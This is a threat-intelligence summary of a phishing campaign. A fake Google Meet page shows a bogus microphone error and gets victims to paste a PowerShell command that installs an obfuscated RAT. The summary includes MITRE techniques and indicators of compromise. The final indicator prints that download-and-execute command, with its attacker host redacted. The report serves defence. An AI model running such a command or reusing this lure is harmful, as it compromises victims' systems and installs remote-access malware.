
A fake Google Meet webpage uses social engineering to trick users into running a malicious PowerShell command that downloads and installs a RAT named noanti-vm.bat. This attack relies on a fabricated “Microphone permission denied” error to persuade victims to execute malware-laden code, leading to full system compromise. #noanti-vm.bat #PowerShell #GoogleMeetPhishing
Keypoints
- A phishing site mimics the Google Meet interface to lure users into executing a malicious PowerShell command disguised as a fix for a fake “Microphone permission denied” error.
- The malicious PowerShell command downloads an obfuscated script, XR.txt, which runs malware directly in memory without external script calls.
- The malware installs a heavily obfuscated RAT called noanti-vm.bat into the victim’s AppData folder, enabling attacker control over the system.
- The batch file uses string slicing and environment variable tricks to evade detection by dynamically constructing malicious commands.
- The attack avoids external resource calls by embedding all assets in the HTML, making the page appear benign unless analyzed closely.
- This tactic exploits human behavior and trust rather than technical exploits, relying on victims to manually paste and execute harmful commands.
- Recommended mitigations include regular malware scanning, software patching, strict access controls, input validation, and deploying web application firewalls.
MITRE Techniques
- [T1204] User Execution – Attackers socially engineer users into running a malicious PowerShell command by presenting a fake fix for a fabricated microphone permission error (‘…displaying a fake “Microphone Permission Denied” error and urging the user to copy and paste a specific PowerShell command as a “fix.”’)
- [T1059.001] Command and Scripting Interpreter: PowerShell – The obfuscated PowerShell script in XR.txt is executed in memory to run the malicious payload (‘…an obfuscated PowerShell script designed to decode itself at runtime and execute malicious code directly in memory.’)
- [T1105] Ingress Tool Transfer – The PowerShell command downloads the RAT noanti-vm.bat from the attacker’s server onto the victim’s machine (‘…downloads and runs a RAT. The attackers host the payload on the infected website itself…’)
- [T1027] Obfuscated Files or Information – Heavy obfuscation techniques are used in both the PowerShell script and batch file to evade detection (‘…heavily obfuscated PowerShell command… string slicing and environment variable trickery in batch script.’)
- [T1036] Masquerading – The phishing site masquerades as a legitimate Google Meet interface to deceive users (‘…an HTML file meticulously crafted to resemble the Google Meet interface.’)
Indicators of Compromise
- [File Name] Malicious script hosted on compromised site – XR.txt containing obfuscated PowerShell script, noanti-vm.bat batch RAT file
- [URL] Malicious download URLs – hxxp://[REDACTED]/1/XR.txt, http://[REDACTED].org/vbs/noanti-vm.bat (used to download payloads)
- [Clipboard Content] Malicious PowerShell command copied to clipboard – powershell -w 1 iwr hxxp://[REDACTED]/1/XR.txt -UseBasicParsing|iex # Verification ID: 116772